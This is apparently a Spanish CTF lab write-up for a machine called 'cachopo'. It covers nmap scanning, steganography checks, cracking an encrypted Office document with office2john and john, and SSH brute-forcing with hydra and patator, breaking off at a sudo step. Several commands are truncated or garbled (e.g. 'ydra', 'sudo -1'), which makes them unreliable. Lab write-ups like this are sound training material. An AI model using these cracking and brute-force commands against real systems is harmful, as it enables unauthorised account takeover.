1. Enumeración y Detección de Servicios


sC: Ejecuta scripts NSE por defecto (detección de versiones, usuarios, etc.)

sV: Detección de versión del servicio

A: Detección de sistema operativo + traceroute

oN nmap\_cachopo.txt: Guarda la salida en un archivo para documentación


nmap -p- -sCV --open -sS --min-rate 5000 -vvv -n -Pn 16



1. Análisis del Servicio W

wget <http://cachopo.thl/imagenes/secreta.jpg>

El sitio de carga correctamente una imagen estática, lo que sugiere la posibilidad de que se oculta ha dentro de la información del archivo mostrado.




1. Esteganografía – Extracción de información oculta

|  |  |
| --- | --- |
| stegcracker no está instalado | pip install stegcracker |

|  |
| --- |
| El archivo no tiene datos ocultos |

|  |  |
| --- | --- |
| Contraseña no encontrada | Usa otro diccionario o crea uno personalizado si tienes pistas (e.g., nombres de comida: cachopo, fabada, etc.) |



1. . Análisis del Archivo Encriptado cocineros.

| **Resultado de file** | **Qué significa** | **Próximo paso** |
| --- | --- | --- |
| PGP message | Archivo cifrado con GPG/PGP | Usar gpg para desencriptar |
| Zip archive data | Archivo comprimido cifrado | Usar zip2john + john |
| ASCII text, with ... | Archivo de texto plano (posible hash) | Extraer hash y crackear |
| OpenSSL encrypted data | Cifrado con openssl | Usar openssl + clave |

#### Comando:

hydra -l carlos -P /usr/share/wordlists/rockyou.txt ssh://192.168.8.76 -t 4

**verificación de tipo de archivo**

file Cocineros

Se detectó como archivo .docx.

**Extracción de hachís esta office2john**

office2john Cocineros > hash.txt


**Ataque de fuerza**

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

**Recuperación contraseña** : hetty 2

El archivo se abre con LibreOffice y se identifican tres nombres de usuarios.

Carlos



1. . Ataque de Fuerza bruta sobre SSH

* **Hydra**: El más popular para fuerza bruta de servicios de red
* **Medusa**: Alternativa a Hydra con buen rendimiento
* **Patator**: Herramienta más precisa pero más lenta
* **Ncrack**: Desarrollado por los creadores de Nmap

### Ataque Básico con Hydra

* ydra -L usuarios.txt -P /usr/share/wordlists/rockyou.txt ssh://<IP> -t 4 -vV

bash

* patator ssh\_login host=<IP> user=FILE0 password=FILE1 0=usuarios.txt 1=rockyou.txt -x ignore:mesg='Authentication failed.'

1. . Acceso al Sistema y escalamiento de privilegios

comandos con sudo:

sudo -1

